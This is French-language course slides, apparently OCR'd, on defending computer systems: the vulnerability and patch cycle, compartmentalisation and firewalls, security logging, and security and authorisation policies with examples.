
LES DÉFENSES - LA PRÉVENTION ET L'ÉLIMINATION DES VULNÉRABILITÉS

Élimination des vulnérabilités

- **Cycle habituel**
  - Identification d'une nouvelle vulnérabilité
  - Exploit
  - Patches (rustines)
  - Nouvelle version
- **Mais**
  - Nombreuses alertes → quelles sont celles qui sont pertinentes ?
  - Certains patches sont imparfaits → élimination d'une fonctionnalité indispensable
  - Certaines applications indispensables ne sont plus compatibles


LES DÉFENSES - LA PRÉVENTION ET L'ÉLIMINATION DES VULNÉRABILITÉS

Cycle de vie des patches



LES DÉFENSES - LA PRÉVENTION ET L'ÉLIMINATION DES VULNÉRABILITÉS

Cycle de vie des exploits



LES DÉFENSES - LE CLOISONNEMENT

Principes du cloisonnement

- **Empêcher toute communication/interaction qui n'est pas nécessaire**
  - Isoler les systèmes de développement des systèmes opérationnels, les systèmes de surveillance des systèmes surveillés
  - Fragmenter et disséminer l'information, séparer les pouvoirs
- **Pare-feux (Firewalls)**
  - Filtrer les adresses sources/destination (IP + n° port), entrée/sortie
  - Traduction d'adresse (NAT)
  - Mandataire d'application (proxy) pour vérifier les protocoles d'application
    - Liaison avec IDS *stateful*
    - Option: *outil anti-reconnaissance, Intrusion Prevention System (IPS)*

LES DÉFENSES - LA JOURNALISATION

Principes de la journalisation

- Enregistrer toutes les opérations liées à la sécurité (réussies ou non)
  - Connexion/déconnexion d'utilisateurs
  - Création/modification/destruction d'informations de sécurité
  - Droits d'accès
  - Mots de passe
  - Enregistrements d'audit
  - ...
  - Changement de privilèges

Informations enregistrées

- Date, heure
- Identité de l'utilisateur
- Type d'opération, référence des objets
- ...

LA PROTECTION DES SYSTÈMES INFORMATIQUES

LA PROTECTION DES SYSTÈMES INFORMATIQUES - POLITIQUES DE SÉCURITÉ

Politique de sécurité

Une politique de sécurité est l'ensemble des lois, règles et pratiques qui régissent la façon dont l'information sensible et les autres ressources sont gérées, protégées et distribuées à l'intérieur d'un système spécifique.

Objectifs à satisfaire

Par exemple:

- Confidentialité : le dossier médical ne peut être consulté que par le patient et son ou ses médecins traitants
- Intégrité: un chèque de plus de 1000 € doit être signé par le Président et le Trésorier
- Disponibilité: si la carte et le PIN sont valides, le distributeur de billets doit fournir l'argent dans les 30 secondes

Règles

Par exemple:

- Un fichier ne peut être lu que par les utilisateurs autorisés par le propriétaire du fichier
- Un message de type chèque de plus de 1000 € n'est valide que s'il est signé par P1 et T2 et que les signatures sont valides
- L'insertion d'une carte lance automatiquement l'action, etc.

LA PROTECTION DES SYSTÈMES INFORMATIQUES - POLITIQUES DE SÉCURITÉ

Cohérence d'une politique

La politique est cohérente si, partant d’un état quelconque où les objectifs sont satisfaits, il n’est pas possible d’atteindre, en respectant les règles, un état où ils ne sont plus satisfaits.

Intérêt d'un modèle formel

- Décrire de manière précise les objectifs et les règles
- Prouver des propriétés sur la politique (cohérence, complétude, etc.) et sur son implémentation par le système informatique

LA PROTECTION DES SYSTÈMES INFORMATIQUES - POLITIQUES DE SÉCURITÉ

Politique, protection et contrôle d'accès

- Les règles doivent être mises en œuvre par des mécanismes (matériels, logiciels)
- **Facile à imaginer pour les règles du type “il est permis de ...” ou “il est interdit de ...”**
  - → mécanismes de protection: instructions privilégiées, contrôle d’accès à la mémoire, contrôle à l’ouverture de fichiers, etc.
  - → autorisation: confidentialité, intégrité
- **Difficile pour les règles du type “il est obligatoire de ...” ou “il est recommandé de ...”**
  - → actions automatiques, gestion des ressouces, etc: intégrité, disponibilité

LA PROTECTION DES SYSTÈMES INFORMATIQUES - POLITIQUES DE SÉCURITÉ

Politique d'autorisation

Un sujet a un droit d'accès sur un objet
⇔ le sujet est autorisé à exécuter la méthode d'accès sur cet objet

- **Sujet** : processus qui s'exécute pour le compte d'un utilisateur
- **Utilisateur** : personne physique ou service identifié dans le système
- **Objet** : conteneur d'information, défini par un nom, un état et des méthodes,
  - par exemple: fichier, périphérique, processus, etc.